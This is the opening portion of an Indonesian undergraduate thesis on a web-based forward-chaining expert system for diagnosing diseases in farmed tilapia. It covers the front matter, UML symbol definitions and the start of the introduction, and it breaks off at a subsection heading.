

**PERANCANGAN SISTEM PAKAR DIAGNOSA PENYAKIT
IKAN AIR TAWAR DENGAN MENGGUNAKAN
*METODE FORWARD CHAINING***



SKRIPSI

Diajukan untuk memenuhi salah satu syarat kelulusan Strata Satu (S1)

NOFITASARI

11135341

Program Studi Sistem Informasi

Sekolah Tinggi Manajemen Informatika dan Komputer Nusa Mandiri

Jakarta

2017

PERSEMBAHAN

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ

*“Dan Allah mengeluarkan kamu dari perut ibumu dalam keadaan tidak mengetahui suatu apapun, dan Dia memberi kamu pendengaran, penglihatan dan hati, agar kamu bersyukur”
(Q.S. AN-NAHL : ayat 78)*

Dengan mengucap puji syukur kepada Allah S.W.T, skripsi ini kupersembahkan untuk:

1. Bapak dan Ibu tercinta yang telah membesarkan aku, mendukung, memberi do'a restu dan membimbing ku selama ini serta selalu memberi semangat.
2. Adikku (Purwanti) yang selalu memberi semangat dan dukungan.
3. Keluarga besarku yang selalu mendampingi dan memotivasi serta memberi arahan yang baik.
4. Semua rekan seperjuangan yang selalu berbagi pengalaman dan masukkan selama ini.

*Tanpa mereka,
aku dan karya ini tak akan pernah ada*

Terimakasih

SURAT PERNYATAAN KEASLIAN SKRIPSI

Yang bertanda tangan di bawah ini:

Nama : Nofitasari

NIM : 11135341

Perguruan Tinggi : STMIK Nusa Mandiri Jakarta

Dengan ini menyatakan bahwa skripsi yang telah saya buat dengan judul: **“Perancangan Sistem Pakar Diagnosa Penyakit Ikan Air Tawar Dengan Menggunakan Metode *Forward Chaining*”**, adalah asli (orisinil) atau tidak plagiat (menjiplak) dan belum pernah diterbitkan/dipublikasikan dimanapun dan dalam bentuk apapun.

Demikianlah surat pernyataan ini saya buat dengan sebenar-benarnya tanpa ada paksaan dari pihak manapun juga. Apabila dikemudian hari ternyata saya memberikan keterangan palsu dan atau ada pihak lain yang mengklaim bahwa skripsi yang telah saya buat adalah hasil karya milik seseorang atau badan tertentu, saya bersedia diproses baik secara pidana maupun perdata dan kelulusan saya dari **Sekolah Tinggi Manajemen Informatika & Komputer Nusa Mandiri** dicabut/dibatalkan.

Dibuat di : Jakarta

Pada tanggal : 12 Agustus 2017

Yang menyatakan,



Nofitasari

SURAT PERNYATAAN PERSETUJUAN PUBLIKASI KARYA ILMIAH UNTUK KEPENTINGAN AKADEMIS

Yang bertanda tangan di bawah ini, saya:

Nama : Nofitasari
NIM : 11135341
Perguruan Tinggi : Sistem Informasi
Program Studi : STMIK Nusa Mandiri Jakarta

Dengan ini menyetujui untuk memberikan ijin kepada pihak **Sekolah Tinggi Manajemen Informatika & Komputer Nusa Mandiri**, Hak Bebas Royalti Non-Eksklusif (*Non-exclusive Royalti-Free Right*) atas karya ilmiah kami yang berjudul: **“Perancangan Sistem Pakar Diagnosa Penyakit Ikan Air Tawar dengan Menggunakan Metode *Forward Chaining*”**, beserta perangkat yang diperlukan (apabila ada).

Dengan **Hak Bebas Royalti Non-Eksklusif** ini pihak **Sekolah Tinggi Manajemen Informatika & Komputer Nusa Mandiri** berhak menyimpan, mengalih-media atau *format*-kan, mengelolanya dalam pangkalan data (*database*), mendistribusikannya dan menampilkan atau mempublikasikannya di *internet* atau media lain untuk kepentingan akademis tanpa perlu meminta ijin dari kami selama tetap mencantumkan nama kami sebagai penulis/pencipta karya ilmiah tersebut.

Saya bersedia untuk menanggung secara pribadi, tanpa melibatkan pihak **Sekolah Tinggi Manajemen Informatika & Komputer Nusa Mandiri**, segala bentuk tuntutan hukum yang timbul atas pelanggaran Hak Cipta dalam karya ilmiah saya ini.

Demikian pernyataan ini saya buat dengan sebenarnya.

Dibuat di : Jakarta
Pada tanggal : 12 Agustus 2017
Yang menyatakan,


Nofitasari

PERSETUJUAN DAN PENGESAHAN SKRIPSI

Skripsi ini diajukan oleh.


Nama : NOFITASARI
NIM : 11135341
Program Studi : SISTEM INFORMASI
Jenjang : STRATA-1
Judul Skripsi : Perancangan Sistem Pakar Diagnosa Penyakit Ikan Air Tawar dengan Menggunakan Metode Forward Chaining

Telah dipertahankan pada periode 2017-A dihadapan penguji dan diterima sebagai bagian persyaratan yang diperlukan untuk memperoleh SARJANA KOMPUTER (S.Kom) pada Program STRATA-1 Program Studi Sistem Informasi di Sekolah Tinggi Manajemen Informatika dan Komputer Nusa Mandiri.

Jakarta, 12 September 2017

PEMBIMBING SKRIPSI



Dosen Pembimbing : Arhan Prasetyo, M.Kom



DEWAN PENGUJI

Penguji I : Imam Budiawan, M.Kom

Penguji II : Eka W Fridayanthic, M.Kom

PANDUAN PENGGUNAAN HAK CIPTA

Skripsi sarjana yang berjudul ***“Perancangan Sistem Pakar Diagnosa Penyakit Ikan Air Tawar dengan Menggunakan Metode Forward Chaining”*** adalah hasil karya tulis asli NOFITASARI dan bukan hasil terbitan sehingga peredaran karya tulis hanya berlaku dilingkungan akademik saja, serta memiliki hak cipta. Oleh karena itu, dilarang keras untuk menggandakan baik sebagian maupun seluruhnya karya tulis ini, tanpa seizin penulis.

Referensi kepustakaan diperkenankan untuk dicatat tetapi pengutipan atau peringkasan isi tulisan hanya dapat dilakukan dengan seizin penulis dan disertai ketentuan pengutipan secara ilmiah dengan menyebutkan sumbernya.

Untuk keperluan perizinan pada pemilik dapat menghubungi informasi yang tertera di bawah ini:

Nama	: NOFITASARI
Alamat	: Pule Rt./Rw. 001/012 kel. Pokoh Kidul, Wonogiri
No. Telp	: 085695322280
E-mail	: no_fitasari@yahoo.com

KATA PENGANTAR

Puji syukur Alhamdulillah, penulis panjatkan kehadiran Allah, SWT, yang telah melimpahkan rahmat dan karunia-Nya, sehingga pada akhirnya penulis dapat menyelesaikan Skripsi ini dengan baik. Dimana skripsi ini penulis sajikan dalam bentuk buku yang sederhana. Adapun judul skripsi, yang penulis ambil sebagai berikut, “Perancangan Sistem Pakar Diagnosa Penyakit Ikan Air Tawar dengan Menggunakan Metode *Forward Chaining*”.

Tujuan penulisan skripsi ini dibuat sebagai salah satu syarat kelulusan program Strata Satu (S1) STMIK Nusa Mandiri. Sebagai bahan penulisan diambil berdasarkan hasil penelitian (eksperimen), observasi dan beberapa sumber literatur yang mendukung penulisan ini. Penulis menyadari bahwa tanpa bimbingan dan dorongan dari semua pihak, maka penulisan skripsi ini tidak akan lancar. Oleh karena itu pada kesempatan ini, izinkanlah penulis menyampaikan ucapan terima kasih kepada:

1. Ketua STMIK Nusa Mandiri
2. Pembantu Ketua I STMIK Nusa Mandiri
3. Ketua Program Studi Teknik Informatika STMIK Nusa Mandiri.
4. Bapak Arfhan Prasetyo, M.Kom, selaku Dosen Pembimbing I Skripsi.
5. Bapak/ibu dosen Sistem Informasi STMIK Nusa Mandiri yang telah memberikan penulis dengan semua bahan yang diperlukan.
6. Staff / karyawan / dosen di lingkungan STMIK Nusa Mandiri.
7. Kepala dan staff Kantor Kesatuan Bangsa dan Politik Kab. Indramayu.
8. Kepala dan Staff Dinas Perikanan dan Kelautan Kab. Indramayu.
9. Kepala dan Staff Laboratorium Dinas Perikanan dan Kelautan Indramayu.

10. Bapak Dade Targani selaku Kepala UPTD Balai Benih Ikan Cipancuh-Haurgeulis, Kab. Indramayu.
11. Ibu Yuningsih selaku pelaksana penanggung jawab Ikan Nila UPTD Balai Benih Ikan Cipancuh-Haurgeulis, Kab. Indramayu.
12. Bapak Wagimi dan Ibu Larni orang tua tercinta.
13. AnandaPurwanti, adikku tersayang.
14. Purwanto, S.pd dan Pujihati, S.pd kakak yang selalu memberi dukungan.

Serta semua pihak yang terlalu banyak untuk disebut satu persatu sehingga terwujudnya penulisan ini. Penulis menyadari bahwa penulisan skripsi ini masih jauh sekali dari sempurna, untuk itu penulis mohon kritik dan saran yang bersifat membangun demi kesempurnaan penulisan dimasa yang akan datang.

Akhir kata semoga skripsi ini dapat berguna bagi penulis khususnya dan bagi para pembaca yang berminat pada umumnya.

Jakarta, 2017

Penulis,

Nofitasari

ABSTRAKSI

Nofitasari(11135341), *Perancangan Sistem Pakar Diagnosa Penyakit Ikan Air Tawar dengan Menggunakan Metode Forward Chaining*

Ikan sangat bermanfaat bagi manusia sebab mengandung bermacam zat yang dibutuhkan oleh tubuh manusia. Dalam proses budidaya dan pembenihan ikan nila, pembudidaya/petani ikan mengalami beberapa kendala, salah satu kendala yang dimaksud yaitu terjangkitnya penyakit pada ikan nila yang dibudidayakan. Dengan menggunakan sistem pakar berbasis *web* metode *Forward Chaining*, pembudidaya ikan tidak perlu datang langsung untuk bertemu dan konsultasi dengan pakar perikanan.

Dengan demikian Sistem pakar ini mampu mengidentifikasi penyakit ikan nila berdasarkan gejala yang dipilih pengguna dan dapat memberikan solusi penanganannya lebih dini layaknya seorang pakar penyakit ikan nila secara cepat, efektif dan efisien.

Kata Kunci: Sistem Pakar, Penyakit Ikan, Ikan Nila, Forward Chaining

ABSTRACT

Nurhasanah (11135466), Disease Diagnosis Expert System Web Based Tilapia (*Oreochomis Niloticus*) Forward Chaining Method.

Fish is very beneficial for humans because it contains a wide variety of substances needed by the human body. In the process of cultivation and seeding tilapia, fish farmers or farmers having some problems, one of the obstacles is disease in farmed tilapia. By using web based expert system using a forward chaining method tilapia fish farmers do not need to meet and consult with experts in fisheries.

Thus the expert system is able to identify the disease based on symptoms tilapia selected by the user and can provide early treatment solution like a statement solution like a statement, expert tilapia more quickly, effectively and efficiently.

Kata Kunci: Expert System, Fish Disease, Tilapia, Forward Chaining

DAFTAR ISI

LEMBAR JUDUL SKRIPSI	i
LEMBAR PERSEMBAHAN	ii
LEMBAR PERNYATAAN KEASLIAN SKRIPSI	iii
LEMBAR PERNYATAAN PERSETUJUAN PUBLIKASI KARYA ILMIAH	iv
LEMBAR PERSETUJUAN DAN PENGESAHAN SKRIPSI	v
LEMBAR PANDUAN PENGGUNAAN HAK CIPTA	v
Kata Pengantar	vii
Abstrak	x
Daftar Isi	xii
Daftar Simbol	xiii
Daftar Gambar	xiv
Daftar Tabel	xv
Daftar Lampiran	xvi
BAB I PENDAHULUAN	1
1.1. Latar Belakang Masalah	1
1.2. Identifikasi Permasalahan	3
1.3. Perumusan Masalah	3
1.4. Maksud dan Tujuan	4
1.5. Metode Penelitian	4
1.5.1. Teknik Pengumpulan Data	4
A. Observasi	5
B. Wawancara	5
C. Studi Pustaka	5
1.5.2. Model Pengembangan Sistem	5
A. Pengembangan Pakar	6
B. Pengembangan <i>Software</i>	7
1. Analisa Kebutuhan <i>Software</i>	7
2. <i>Desain</i>	7
3. <i>Code Generation</i>	8
4. <i>Testing</i>	8
5. <i>Support</i>	8
1.6. Ruang Lingkup	9
BAB II LANDASAN TEORI	10
2.1. Tinjauan Pustaka	10
2.1.1. <i>Artificial Itelligence</i>	10
2.1.2. <i>Expert System</i> (Sistem Pakar)	23
2.1.3. Konsep Dasar Pemrograman	23
2.1.4. Peralatan Pendukung Sistem (<i>Tools System</i>)	23
2.2. Penelitian Terkait	22

BAB III	ANALISA SISTEM BERJALAN.....	23
	3.1. Tinjauan Institusi/Perusahaan	23
	3.1.1. Sejarah Institusi/Perusahaan	23
	3.1.2. Struktur Organisasi	24
	3.2. Pengumpulan Data Pakar	25
	3.3. Algoritma Sistem Pakar	30
	3.4. Basis Pengetahuan	33
 BAB IV	 IMPLEMENTASI DAN PENGUJIAN SISTEM	 47
	4.1. Analisa Kebutuhan <i>Software</i>	47
	4.2. Desain	57
	4.2.1. <i>Database</i>	57
	4.2.2. <i>Software Architecture</i>	59
	4.2.3. <i>User Interface</i>	62
	4.3. <i>Code Generation</i>	65
	4.4. <i>Testing</i>	73
	4.5. <i>Support</i>	78
	4.5.1. Publikasi <i>Web</i> *	78
	4.5.2. Spesifikasi <i>Hardware</i> dan <i>Software</i>	78
 BAB V	 PENUTUP.....	 79
	5.1. Kesimpulan.....	79
	5.2. Saran	79

DAFTAR PUSTAKA

DAFTAR RIWAYAT HIDUP

LEMBAR KOSNULTASI BIMBINGAN

SURAT KETERANGAN RISET

LAMPIRAN

Lampiran A. Kuisisioner *Pre Test*

Lampiran B. Kuisisioner *Post Test*

DAFTAR GAMBAR

	Halaman
Gambar II.1 <i>Forward Chaining</i>	13
Gambar II.2 <i>Backward Chaining</i>	14
Gambar II.3 <i>Use Case Diagram</i>	17
Gambar II.4 <i>Deployment Diagram</i>	18
Gambar II.5 <i>Component Diagram</i>	19
Gambar II.6 Simbol Diagram E-R	20
Gambar II.7 ERD Relasi Satu ke Satu	20
Gambar II.8 ERD Relasi Satu ke Banyak	20
Gambar II.9 ERD Relasi Banyak ke Banyak	21
Gambar III.1 Struktur Organisasi UPTD BBI Cipancuh-Haurgeulis.....	24
Gambar III.2 <i>Flowchart</i>	31
Gambar III.3 Pohon Keputusan Pakar.....	39
Gambar IV.1 <i>Diagram Package</i>	48
Gambar IV.2 <i>Use Case Diagram</i> Pengunjung Melihat Halaman Web	48
Gambar IV.3 <i>Use Case Diagram</i> User Melihat Halaman Web	49
Gambar IV.4 <i>Use Case Diagram</i> User Melakukan Diagnosa	50
Gambar IV.5 <i>Use Case Diagram</i> Admin Melihat Halaman Web	51
Gambar IV.6 <i>Use Case Diagram</i> Admin Mngelola Data Gejala.....	51
Gambar IV.7 <i>Use Case Diagram</i> Admin Mngelola Data Penyakit	53
Gambar IV.8 <i>Activity Diagram</i> User Melakukan Login	54
Gambar IV.9 <i>Activity Diagram</i> User Melakukan Analisa Diagnosa	55
Gambar IV.10 <i>Activity Diagram</i> Admin Melakukan Login.....	55
Gambar IV.11 <i>Activity Diagram</i> Admin Mengelola Data Gejala	56
Gambar IV.12 <i>Activity Diagram</i> Admin Mengelola Data Penyakit	56
Gambar IV.13 <i>Activity Diagram</i> Admin Melakukan Analisa Diagnosa.....	57
Gambar IV.14 <i>Entity Relationship Diagram (ERD)</i>	58
Gambar IV.15 <i>Class Diagram</i>	59
Gambar IV.16 <i>Squence Diagram</i> User Melakukan Analisa Diagnosa	60
Gambar IV.17 <i>Squence Diagram</i> Admin Mengelola Data Gejala	60
Gambar IV.18 <i>Squence Diagram</i> Admin Mengelola Data Gejala Penyakit.....	61
Gambar IV.19 <i>Component Diagram</i>	61
Gambar IV.20 <i>Deployment Diagram</i>	62
Gambar IV.21 <i>Interface</i> Halaman Utama	62
Gambar IV.22 <i>Interface</i> Halaman Login	63
Gambar IV.23 <i>Interface</i> Halaman Pendaftaran Pengguna Baru	63
Gambar IV.24 <i>Interface</i> Halaman Menejemen Analisa	64
Gambar IV.25 <i>Interface</i> Halaman Menejemen Gejala	64
Gambar IV.26 <i>Interface</i> Halaman Menejemen Penyakit	64
Gambar IV.26 <i>Flowgraph</i>	74

DAFTAR TABEL

	Halaman
Tabel III.1 Kuisisioner Pakar	27
Tabel III.2 Data Valid	29
Tabel III.3 Keputusan Pakar.....	34
Tabel IV.1 Deskripsi <i>Use Case</i> Pengunjung Melihat Halaman Web.....	49
Tabel IV.2 Deskripsi <i>Use Case User</i> Melihat Halaman <i>Web</i>	50
Tabel IV.3 Deskripsi <i>Use Case User</i> Melakukan Analisa Diagnosa	51
Tabel IV.4 Deskripsi <i>Use Case Admin</i> Melihat Halaman <i>Web</i>	52
Tabel IV.5 Deskripsi <i>Use Case Admin</i> Mengelola Data Gejala	53
Tabel IV.6 Deskripsi <i>Use Case Admin</i> Mengelola Data Penyakit.....	54
Tabel IV.7 Struktur Tabel Sp_Gejala	58
Tabel IV.8 Struktur Tabel Sp_Penyakit	59
Tabel IV.9 Struktur Tabel Sp_Analisa	59
Tabel IV.10 Daftar Pertanyaan <i>Post Test</i>	75
Tabel IV.11 Data Hasil Kuisisioner <i>Post Test</i>	76
Tabel IV.12 Data <i>Pearson Correlation</i> Menggunakan SPSS	77
Tabel IV.13 Analisa Penyewaan <i>Domain</i> dan <i>Hosting</i>	38
Tabel IV.14 Spesifikasi <i>Hardware</i>	78
Tabel IV.15 Spesifikasi <i>Software</i>	



DAFTAR LAMPIRAN

	Halaman
Lampiran A.1. Surat Keterangan Kantor Kesatuan Bangsa dan Politik	85
Lampiran A.2. Lembar Disposisi.....	86
Lampiran A.3. Surat Keterangan Observasi/Riset	87
Lampiran A.4. Kuisisioner <i>Pre Test</i>	88
Lampiran A.5. Kuisisioner <i>Post Test</i>	89




DAFTAR SIMBOL

1. Simbol UML (*Unified Modelling Language*)

a. Simbol *Use Case* Diagram

	ACTOR Orang proses, atau sistem lain yang berinteraksi dengan sistem informasi yang akan dibuat di luar sistem informasi yang akan dibuat itu sendiri, jadi walaupun simbol dari actor adalah gambar orang, biasanya dinyatakan menggunakan kata benda di awal frase nama <i>actor</i>.
	USE CASE Fungsionalitas yang disediakan sistem sebagai unit-unit yang saling bertukar pesan antar unit atau actor biasanya dinyatakan dengan menggunakan kata kerja di awal frase nama use case.
	ASOSIASI/ASSOCIATION Komunikasi antara <i>actor</i> dan use case yang berpartisipasi pada use case atau use case memiliki interaksi dengan <i>actor</i>.
	EKSTENSI/EXTEND Relasi use case tambahan ke sebuah use case dimana use case yang ditambahkan dapat berdiri sendiri walau tanpa use case tambahan memiliki nama depan yang sama dengan use case yang ditambahkan.
	GENERALISASI/GENERALIZATION Hubungan generalisasi dan spesialisasi (umum-khusus) antara dua buah use case dimana fungsi yang satu adalah fungsi yang lebih umum dari lainnya.
	MENGGUNAKAN/INCLUDE Relasi use case tambahan ke sebuah use case dimana use case yang ditambahkan memerlukan use case ini untuk menjalankan fungsional atau sebagai syarat dijalankan use case ini.



b. Simbol Activity Diagram

	<i>STATUS AWAL/INITIAL</i> Status awal aktivitas sistem, sebuah diagram aktivitas memiliki sebuah status awal.
	<i>AKTIVITAS/ ACTIVITY</i> Aktivitas yang dilakukan sistem, aktivitas biasanya diawali dengan kata kerja.
	<i>PERCABANGAN / DECISION</i> Asosiasi percabangan dimana lebih dari satu aktivitas digabungkan menjadi satu.
	<i>PENGGABUNGAN/ JOIN</i> Asosiasi penggabungan dimana lebih dari satu aktivitas lebih dari satu.
	<i>STATUS AKHIR/ FINAL</i> Status akhir yang dilakukan sistem, sebuah diagram aktivitas memiliki sebuah status satu.
	<i>SWIMLINE</i> Memisahkan organisasi bisnis yang bertanggung jawab terhadap aktivitas yang terjadi.



c. Simbol Class Diagram

GAMBAR	NAMA	KETERANGAN
	<i>Generalization</i>	Hubungan dimana objek anak (<i>descendent</i>) berbagi perilaku dan struktur data dari objek yang ada di atasnya objek induk (<i>ancestor</i>).
	<i>Nary Association</i>	Upaya untuk menghindari asosiasi dengan lebih dari 2 objek.
	<i>Class</i>	Himpunan dari objek-objek yang berbagi atribut serta operasi yang sama.
	<i>Collaboration</i>	Deskripsi dari urutan aksi-aksi yang ditampilkan sistem yang menghasilkan suatu hasil yang terukur bagi suatu actor
	<i>Realization</i>	Operasi yang benar-benar dilakukan oleh suatu objek.
	<i>Dependency</i>	Hubungan dimana perubahan yang terjadi pada suatu elemen mandiri (<i>independent</i>) akan mempegaruhi elemen yang bergantung padanya elemen yang tidak mandiri
	<i>Association</i>	Apa yang menghubungkan antara objek satu dengan objek lainnya



d. Simbol *Sequence Diagram*

GAMBAR	NAMA	KETERANGAN
	<i>LifeLine</i>	Objek <i>entity</i> , antarmuka yang saling berinteraksi.
	<i>Message</i>	Spesifikasi dari komunikasi antar objek yang memuat informasi-informasi tentang aktifitas yang terjadi
	<i>Message</i>	Spesifikasi dari komunikasi antar objek yang memuat informasi-informasi tentang aktifitas yang terjadi



e. Simbol *Component Diagram*

 Package	<i>PACKAGE</i> <i>Package</i> merupakan sebuah bungkus dari satu atau lebih komponen.
	KOMPONEN/<i>COMPONENT</i> Komponen merupakan komponen sistem.
	KEBERGANTUNGAN/<i>DEPENDENCY</i> Ketergantungan atau <i>dependency</i> atau kebergantungan antar komponen, arah panah mengarah pada komponen yang dipakai.
	ANTARMUKA/<i>INTERFACE</i> Antar muka atau <i>interface</i> merupakan antarmuka sama dengan interface pada pemograman berorientasi objek, yaitu sebagai antar muka komponen agar tidak mengakses langsung komponen.
	<i>LINK</i> Menggambarkan relasi antar komponen.






f. Simbol *Deployment Diagram*

	PACKAGE <i>Package</i> merupakan sebuah bungkusan dari satu atau lebih komponen.
	NODE <i>Node</i> biasa mengacu pada perangkat keras (<i>hardware</i>), perangkat lunak yang tidak dibuat sendiri (<i>software</i>), jika di dalam node disertakan komponen untuk mengkonsistenkan rancangan maka komponen yang telah didefinisikan sebelumnya pada diagram komponen.
	KEBERGANTUNGAN/DEPENDENCY Ketergantungan atau <i>dependency</i> atau kebergantungan antar <i>node</i>, arah panah mengarah pada <i>node</i> yang dipakai.
	LINK Menggambarkan relasi antar node.

2. Simbol *ERD* (*Entity Relationship Diagram*)

	HIMPUNAN ENTITAS Digunakan untuk menggambarkan objek yang dapat diidentifikasi dalam lingkungan dalam lingkungan pemakai.
	ATRIBUT Menggambarkan elemen-elemen dari satu entity yang menggambarkan <i>entity</i> .
	RELASI Entity dapat berhubungan satu sama lain. Hubungan ini disebut <i>relationship</i> .
	LINK Digunakan untuk menghubungkan <i>entity</i> dengan relasi dan <i>entity</i> dengan atribut.

3. Simbol *Flowchart*

	TERMINAL Digunakan untuk menggambarkan awal dan akhir dari suatu kegiatan.
	DECISION Digunakan untuk menggambarkan proses pengujian suatu kondisi yang ada.
	PREPARATION Digunakan untuk menggambarkan persiapan harga awal, dari proses yang akan dilakukan
	FLOW LINE Digunakan untuk menggambarkan hubungan proses dari suatu proses ke proses lainnya.
	INPUT/OUTPUT Digunakan untuk menggambarkan proses masukan data yang berupa pembicaraan data dan sekaligus proses keluaran yang berupa pencetakan data.
	SUBROUTINE Digunakan untuk menggambarkan proses pemanggilan sub program dari main program (recursivitas).
	PROCESS Digunakan untuk menggambarkan proses yang sedang dieksekusi.
	CONNECTOR Digunakan sebagai penghubung antara suatu proses dengan proses lainnya yang ada dalam satu lembar halaman.
	PAGE CONNECTOR Digunakan sebagai penghubung antara suatu proses dengan proses lainnya, tetapi berpindah halaman.

BAB I

PENDAHULUAN

1.1 LATAR BELAKANG MASALAH

Seiring perkembangan teknologi, dikembangkan pula suatu sistem teknologi yang mampu mengadopsi proses dan cara berpikir manusia yaitu teknologi *artificial intelegence* atau kecerdasan buatan. Sistem pakar adalah salah satu bagian dari kecerdasan buatan yang mengandung pengetahuan tertentu sehingga setiap orang dapat menggunakannya untuk memecahkan berbagai masalah yang bersifat spesifik, dalam hal ini adalah permasalahan penyakit pada budidaya ikan air tawar.

Informasi mengenai penyakit yang terjadi pada budidaya ikan air tawar sangatlah bermanfaat dalam upaya peningkatan produksi maupun budidaya. Informasi yang sulit dari seorang pakar kepada pembudidaya ikan air tawar menyebabkan sulitnya dalam melakukan penanggulangan maupun cara pengobatannya . Sementara untuk mendapatkan informasi dari seorang pakar ataupun mencari informasi dari buku-buku literature tentang penyakit ikan ini membutuhkan waktu., biaya dan tenaga yang banyak. Sehingga perlu adanya alat bantu berupa sistem pakar yang dapat memberikan solusi kapan saja dalam waktu yang singkat.

Menurut Elfani dan pujiyanta (2013:42) : Usaha peternakan ikan merupakan salah satu peluang bisn is yang prospeknya menjanjikan khususnya ikan konsumsi air tawar. Namun masih banyaknya kendala yang ditemui oleh para pengusaha peternak ikan, seperti penyakit ikan yang mengakibatkan peternak ikan panen tidak maksimal dan kurangnya jumlah pakar ikan sebagai tempat konsultasi. Sehingga perlu adanya media bantu berupa sistem yang dapat

memberi solusi kapan saja. Dengan demikian peternak ikan dapat mengetahui penyakit yang menyerang ikan ternaknya lebih dini.

Dalam penyusunannya, sistem pakar mengkombinasikan kaidah-kaidah penarikan kesimpulan (*inference rules*) dengan basis pengetahuan mengenai jenis penyakit, bakteri ataupun jamur pada ikan yang diberikan oleh salah satu atau lebih pakarnya. Kombinasi kedua hal tersebut disimpan dalam komputer, yang selanjutnya digunakan dalam proses pengambilan keputusan untuk menyelesaikan masalah penanggulangan dan pengobatan penyakit pada budidaya ikan air tawar. Berdasarkan uraian diatas, maka rumusan masalah pada skripsi ini adalah bagaimana merancang **“Sistem Pakar Diagnosa Penyakit Pada Budidaya Ikan Air Tawar Dengan Menggunakan Metode Forward Chaining”**.

1.2 Identifikasi Permasalahan

Berdasarkan latar belakang masalah, maka dapat diidentifikasi permasalahan sebagai berikut:

- a. Keterbatasan pakar dalam memberikan informasi penyakit dan solusi yang kurang tepat.
- b. Kurangnya pengetahuan yang terkait mengenai diagnose penyakit pada budidaya ikan air tawar berdasarkan gejala yang dialami.
- c. Sulitnya untuk menghindari pengambilan keputusan yang salah, keterbatasan waktu dan biaya dala melakukan serangkaian test fisik.

1.3 Perumusan Masalah

Berdasarkan dari identifikasi permasalahan diatas, dapat ditarik perumusan masalah yang dihadapi adalah:

1. Bagaimana merancang suatu aplikasi sistem pakar yang berguna untuk mendapatkan informasi tentang diagnosa penyakit pada budidaya ikan air tawar
2. Untuk mendapatkan informasi tentang diagnosa penyakit pada budidaya ikan air tawar.

1.4 Maksud dan Tujuan

Maksud dari penulisan skripsi dan pembuatan Aplikasi Sistem Pakar ini adalah:

- a. Merancang sebuah aplikasi sistem pakar berbasis web yang dapat membantu penyajian informasi yang dibutuhkan.
- b. Memberikan sebuah sistem berbasis pengetahuan dalam mengidentifikasi penyakit pada budidaya ikan air tawar berdasarkan gejala-gejala yang dialami, sehingga dapat membantu penelitian dan perekayasa yang bekerja pada Badan Pengkajian dan Penerapan Teknologi.
- c. Memberikan kemudahan bagi pengguna, *user* dalam mendapatkan informasi serta menentukan penyakit yang terjadi pada budidaya ikan air tawar tanpa menunggu tenaga ahli, sehingga diharapkan dapat meminimalisasi waktu, tenaga dan biaya.

Sedangkan tujuan dalam membangun aplikasi ini adalah untuk memenuhi salah satu syarat kelulusan Strata satu (S1) Program Study Sistem Informasi, Sekolah Tinggi Manajemen Informatika dan Komputer STMIK NUSA MANDIRI Jakarta.

1.5 Penelitian

Metode penelitian adalah cara alamiah untuk memperoleh data dengan kegunaan dan tujuan tertentu.

1.5.1 Teknik Pengumpulan Data

Pengumpulan data merupakan salah satu tahapan penting dalam penelitian. Teknik pengumpulan data yang benar akan menghasilkan data yang memiliki kredibilitas tinggi, dan sebaliknya. Oleh karena itu, tahapan ini tidak boleh salah dan harus dilakukan dengan cermat sesuai prosedur dan ciri-ciri penelitian kualitatif. Sebab kesalahan atau ketidakefektifan dalam metode pengumpulan data akan berakibat fatal, yakni berupa data akurat, sehingga hasil penelitiannya tidak bisa dipertanggungjawabkan.

Dalam pengumpulan data dan informasi penulis melakukan penelitian untuk mendapatkan data yang diperlukan, dengan 3 metode yaitu:

1. Metode Pengamatan Langsung (*Observation*)

Penulis melakukan pengamatan secara langsung dan melakukan observasi. Metode ini merupakan cara pengumpulan data secara langsung dengan mengamati objek penelitian dan kegiatan di Balai Benih Ikan Cipancuh Indramayu. Observasi dilakukan untuk memperoleh data ataupun gambaran langsung dasar penelitian

2. Metode Wawancara (*Interview*)

Tahapan ini sangat menekankan pada masalah pengumpulan data yang akan didapat dengan melakukan wawancara kepada para peneliti dan mengajukan pertanyaan untuk mendapatkan data-data tentang objek yang diambil. Kemudian mengajukan form kuesioner sebagai landasan basis

pengetahuan.

3. Metode studi Pustaka (*Sarch in Library*)

Dalam pencarian teori, peneliti akan mengumpulkan informasi sebanyak-banyaknya dari keputusan yang berhubungan. Sumber-sumber keputusan dapat diperoleh dari : buku, jurnal, majalah, hasil-hasil penelitian, dan sumber-sumber lainnya yang sesuai (internet).

1.5.1 Metode Pengembangan Sistem

Kecerdasan buatan atau *artifical intelegence* merupakan proses dimana peralatan mekanik dapat melaksanakan kejadian-kejadian dengan menggunakan pemikiran atau kecerdasan seperti manusia (Siswanto, 2010:1)

Ada tiga tujuan kecerdasan buatan, yaitu: membuat komputer lebih cerdas, mengerti tentang kecerdasan, dan membuat mesin lebih berguna. Dengan melakukan pengembangan sistem seorang pemakai yang awam sekalipun dapat menyelesaikan masalah layaknya seorang pakar.

A. Pengembangan pakar

